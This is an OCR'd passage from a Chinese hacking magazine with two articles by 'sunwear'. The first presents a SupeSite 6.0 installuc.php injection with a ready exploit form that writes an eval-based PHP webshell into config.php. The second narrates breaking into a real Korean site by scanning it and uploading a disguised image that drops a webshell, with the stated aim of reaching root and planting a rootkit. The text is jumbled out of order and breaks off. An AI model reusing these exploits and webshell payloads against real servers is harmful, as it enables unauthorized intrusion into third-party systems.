


图9　变成其它用户

简简单单的一步就完成了移花接木，这样的安全性实在不敢恭维

SupeSite 6.0 直接获取webshell的0day

图sunwear [E.S.T]

从本文你可以学到：

SupeSite 6.0漏洞分析

标题很吸引人吧？先说明，这个没什么技术含量，对我来说有点鸡肋的感觉。实际上这个0day并没有想象中那么有影响力，因为漏洞所在文件是一个配置文件，如果目标网站已经配置过这个文件了，那么我们就无法利用该漏洞。而且即使是没有配置过的，也有可能不成功。

虽然现在supesite官方版本已经出到7.0了，但6.0还应用在很多服务器上，也算是对少部分站点有些威胁吧。废话不说了，漏洞出现在**installuc.php**文件中，从官方网站下载的源代码是zend加密的，我们可以从dezend.cc在线解密，当然也可以用工具。

因为我懒，干脆从网上找测试目标吧，我随便找了一个，如图1。




图1 寻找目标

如果显示这样的页面的话，就证明是还没有配置过的，也就是说也许可以利用。我们看下源代码，中间有这样几段：

```
else if ( $step == 1 )
{
......
}
else if ( $step == 2 )
{
......
}
else if ( $step == 3 )
{
......
}
```

意思是配置的第一步、第二步、第三步，有漏洞的地方在setp=3：

```
function insertconfig( $s, $find, $replace )  /* 写入函数 */
{
......
}
$ssconfig = S_ROOT."/config.php";
$ucdbhost = $_POST['ucdbhost'];  /* 我们要利用的变量 */
$ucdbuser = $_POST['ucdbuser'];
......
$s = file_get_contents( $ssconfig );
$s = trim( $s );
$s = substr( $s, 0 - 2 ) == "?>" ? substr( $s, 0, 0 - 2 ) : $s;
$s = insertconfig( $s, "/define\\('UC_CONNECT',\\s*'.*?'\\);/i", "define('UC_CONNECT', 'mysql');" );  /* 调用写入函数 */
$s = insertconfig( $s, "/define\\('UC_DBHOST',\\s*'.*?'\\);/i", "define('UC_DBHOST', '{$ucdbhost}');" );
$s = insertconfig( $s, "/define\\('UC_DBUSER',\\s*'.*?'\\);/i", "define('UC_DBUSER', '{$ucdbuser}');" );
......
if ( !( $fp = @fopen( $ssconfig, "w" ) ) )
{
instmsg( "配置文件写入失败，请返回检查 ./config.php 的权限是否为0777 " );
}
@fwrite( $fp, $s );
@fclose( $fp );
  if ( $fp = @fopen( $lockfile, "w" ) )
  {
  fwrite( $fp, " " );
  fclose( $fp );
  }

  print "\t<table class=\"showtable\">\r\n\t<tr><td><strong># 配置完成</strong></td></tr>\r\n\t<tr><td id=\"msg1\">\r\n\t<br />已完成UCenter的相关配置，请登陆FTP删除installuc.php这个文件\r\n\t<br />\r\n\t<br /><a href=\"javascript:;\" onclick=\"javascript:backwindow('installuc', '');\">点击返回主界面，进行下一步操作</a>\r\n\t</td></tr>\r\n\t\r\n\t</table>";
```

代码太多，类似的就省略了，从上面的代码中我们可以看到，变量由post输入获取之后，没有经过任何过滤直接就写入到**config.php**文件中了。

现在我提供一个简单的利用程序代码：

```
<body>
<div class="bodydiv">
<h1>配置表格</h1>
<div style="width:90%;margin:0 auto;">
<br><form id="theform" method="post" action="http://www.xxx.com/installuc.php?step=3">
<table class="showtable">
<tr><td><strong># 填写相关信息  don't share it! thx</strong></td></tr>
<tr><td id="msg1">这里设置UCenter的相关信息</td></tr>
</table>
<br>
<table class=datatable>
<tr>
<td width="15%">$code:</td>
<td><input type="text" id="ucdbhost" name="ucdbhost" size="60" value="\');eval($_POST[sunwear]);?>"></td>
<td width="20%"> </td>
</tr>
</table>
<input type="hidden" name="apptype" value="SUPESITE">
<p align="center">
<input type="submit" name="submit" value=" 提交 " style="height:25">
</p>
</form></div>
<div id="footer">&copy; Comsenz Inc. 2001-2008 www.supesite.com</div>
</div>
<br>
</body>
</html>
```

啊！本文测试所使用版本为汉魅v2.8 Build0604。

写在最后

国内软件厂商开发的软件功能的确不错，但是安全方面实在不如国外的公司，明文存储密码，替换就能达到要求，这些安全问题都是致命的。希望在以后不仅要注重软件功能方面的开发，安全方面也是很重要的，否则一款软件就这么完了，实在是可惜之极。

编辑点评：

很有意思的一篇文章，按照破解的思路来寻找这个软件的软肋，并找到可实施的方法进行利用。

西线首语：今年烟台的夏天是特别的热，我生活中的烦心事也很多，能让我静下心来的好像只有沉浸在学习中这件事了。其实你心里有了求知欲，在学习中一天一天地看到自己的进步，也是会有一点成就感的。如果你也像我一样有烦心的事，我也向你推荐用不断学习的方法来忘记烦恼，好比看看"黑手"啦，效果还是不错的。

特殊的php上传漏洞，再到获取linux root，最后栽下rootkit

文/sunwear [E.S.T]

从本文你可以学习到：

如何绕过php代码的文件头检测来进行上传以及linux留门的技巧

很久不写东西了，写个linux系统web到root的入侵笔记吧。简单来说，过程没什么技术含量，看了可以为大家提供一个不常用的上传思路，和新的linux本地权限提升漏洞的使用方法，以及介绍一款rootkit。

事情起因是有个朋友要搞站，死活搞不定，就来骚扰我。我现在是不怎么喜欢搞站的，偶尔搞搞也是搞点新鲜的玩玩，怕荒废了。最近几年主要还是研究逆向和漏洞方面的东西，不过这鸟人唐僧似的骚扰法整得我实在"心神不宁"，又不好意思拒绝，勉强帮忙看一下吧。

首先用nmap检测一下目标网站的系统服务和一些端口banner的信息，结果如下：

```
Nmap -v -sT -sV -O -P0 -oX test.xml ***.kr
21/tcp    open      ftp          ProFTPD
22/tcp    open      ssh          OpenSSH 4.3 (protocol 2.0)
25/tcp    open      smtp         Sendmail 8.13.8/8.13.8
53/tcp    open      domain       ISC BIND 9.3.4-P1
80/tcp    open      http         Apache httpd
135/tcp   filtered msrpc
136/tcp   filtered profile
137/tcp   filtered netbios-ns
138/tcp   filtered netbios-dgm
139/tcp   filtered netbios-ssn
445/tcp   filtered microsoft-ds
593/tcp   filtered http-rpc-epmap
623/tcp   filtered unknown
664/tcp   filtered unknown
873/tcp   open      rsync        (protocol version 29)
3306/tcp  open      mysql        MySQL 4.0.27
4444/tcp  filtered krb524
5000/tcp  open      tcpwrapped
8080/tcp  open      http         Apache Tomcat/Coyote JSP engine
1.1
Service Info: Host: ****.com; OS: Unix
```

还有一部分信息我省略了，免得占用太多篇幅。从上面的探测结果来分析，这系统显然不会是Windows了，扫描结果也没有太大的直接利用价值，应该不会有弱口令或溢出一类的漏洞，一般这些情况会发生在Windows的服务器上，下面就该看网站上的信息了。

网站是由一套php程序组成的，我对程序鉴别不是很在行，所以也就不知道是否开源，是否有漏洞。那么我就先从google搜索关键字"**allinurl: .php site:***.kr**"来搜寻php的页面。

把google的链接放到类似于"管中窥豹"这类工具中扫描，结果不出所料，一个注入点也扫不到。接着想到用web vulnerability scanner来扫描网站的整体架构，一般只要看了扫描结果，基本对网站的整体框架就会有一定的了解，然后从中搜寻入手点。

在主页上我看到有一个登录界面，我喜欢先找上传方面的问题，有可以同网站交互的地方，就可能存在着隐患。所以我现在注册一个账户并且登录进去，之后在主页上找到了一个类似论坛或交流版的地方，可以发帖。发帖功能中可以上传附件，这里就是通向webshell的桥梁，但这个桥并不是那么好过，如图1。




图1

选择要上传的图片后，自

把里面的地址替换成目标的地址，我代码中的step参数为3，这样直接提交我们要利用的变量内容就可以了，不需要管其它设置。

木马内容是一句话，连接密码为sunwear，现在用我找到的测试目标来测试，提交以后如果返回以下内容，那么就代表提交成功了。

```
# 配置完成
已完成UCenter的相关配置，请登陆FTP删除installuc.php这个文件
点击返回主界面，进行下一步操作
```

如果访问config.php页面会显示如下信息，就代表木马已经写入到config.php中了：

```
'); // UCenter 数据库主机 define('UC_DBUSER', ''); // UCenter 数据库用户名 define('UC_DBPW', ''); // UCenter 数据库密码 define('UC_DBNAME', ''); // UCenter 数据库名称 define('UC_DBCHARSET', ''); // UCenter 数据库字符集 define('UC_DBTABLEPRE', '''.'); // UCenter 数据库表前缀 define('UC_DBCONNECT', '0'); // UCenter 数据库持久连接 0=关闭, 1=打开 // 通信相关 define('UC_KEY', ''); // 与 UCenter 的通信密钥, 要与 UCenter 保持一致 define('UC_API', ''); // UCenter 的 URL 地址, 在调用头像时依赖此常量 define('UC_CHARSET', ''); // UCenter 的字符集 define('UC_IP', ''); // UCenter 的 IP, 当 UC_CONNECT 为非 mysql 方式时, 并且当前应用服务器解析域名有问题时, 请设置此值 define('UC_APPID', ''); // 当前应用的 ID //
define('UC_PPP', '20');
```

之所以这么显示是因为写入的代码末尾是"?>"，这样才可以解析PHP木马的代码，而后面的代码都被当做普通字符来显示了。现在我们用PHP一句话木马连接目标网站，之后可以上传大马。

Phpinfo()的结果显示是Linux操作系统，这个漏洞并不受gpc开关影响，同时也影响Windows操作系统，在有些php执行权限高的Windows上可以直接用phpwebshell执行系统命令。

我们在拥有权限之后还不能忘记，如果config.php一直这样，主页显示也会出现错误，所以我们要把文件修改正常。

把`define('UC_DBHOST', '\\');eval($_POST[sharpwinner]);?>');`换成`define('UC_DBHOST', '');`就可以了。

上面是成功的例子，有些网站提交以后提示配置完成，访问config.php会显示空白，那就代表失败了。随便提一句，594nb那个站就是我用这个漏洞搞定的。

编辑点评：

一个存在几率非常小的漏洞，但是不排除存在的可能性，做为技术知识的积累吧。

动就传上去了，这个省事，省得我去点上传了。图片上传好后点“确定”，从编辑窗口中修改编辑格式为“text”就可以看到上传后的地址：“<IMG src="http://***.kr/data/geditor/0907/1008362430_3a017577_logo.gif">”。

现在我试着伪造一个gif文件头的php木马来上传，效果如图2。




图2

上传失败，即使后缀为gif也失败，这个上传功能看来要验证完整的图片代码才可以。看来要换个方法，现在使用jpginject程序来把php一句话木马注入到jpg文件中。

注意：*这个工具只能把代码注入jpg格式的图片，不支持png以及gif（原理上来说应该可以，只不过工具打不开非jpg格式图片）。*




图3

工具的使用格式为：**edjpgcom.exe 要注入的jpg图片**，然后会弹出如图3的窗口。

把代码写入里面，点“OK”就可以了。现在那个图片中就被注入了php一句话木马，那个复选框的“**delete backup**”选项的意思是问是否删除备份，如果不选择的话会在当前目录生成一个后缀为bak的备份文件，这个选还是不选就看自己的需要了。




图4

现在把处理过的jpg文件后缀修改为php，然后上传，如图4。

依然无效，看来这个工具并不适合在这里利用，本地包含漏洞可以试试这个（milw0rm上的录像用的就是这个工具配合本地文件包含）。




图5

现在再换一种方法，使用c32asm以16进制显示方式打开这个图片文件，在文件末尾加上php一句话代码，如图5。尽量在php代码前面再加个空格，因为有些时候如果不加空格，“<”符号会与前面的字符发生冲突。




图6

现在把插入一句话的jpg文件后缀改成php上传上去，如图6，上传成功，地址是：<IMG src="http://***.kr/data/geditor/0907/1008362430_6e48f460_logo.php">，我们用一句话客户端访问，可是结果如图7，并没有返回我所希望的结果。

将图片下载到本地用记事本查看，php代码没有了，我还以为上传过程中将恶意代码过滤了。后来我将这个文件放到自己的php环境中测试，发现并没有将我们的代码过滤，那么是执行成功了的。




图7

既然一句话木马达不到我们的目的，我们就再换最后一个方式。依然是使用刚才的图片，用c32asm以16进制格式编辑，在文件末尾处删除掉刚刚的一句话代码，换成下面这段代码：

```
<?fputs(fopen("sunwear.php","w"),"<?eval(\$_POST[sunwear]);?>")?>
```

然后保存为php文件再进行上传。这段代码的意思是在当前目录下生成一个名为sunwear.php的文件，内容是我们的一句话木马。




图8

上传后访问该地址，然后试试用一句话客户端连接这个地址同目录下的sunwear.php，密码为sunwear，结果如图8。

这下终于传上来了，下面的工作就是传大马了，这个就不需要废话了。取得webshell并不是我理想的结果，Windows下不拿到系统权限不舒服，linux下不拿到root感觉还是不舒服（当然有时候只能不舒服），所以继续踏上提权之旅。

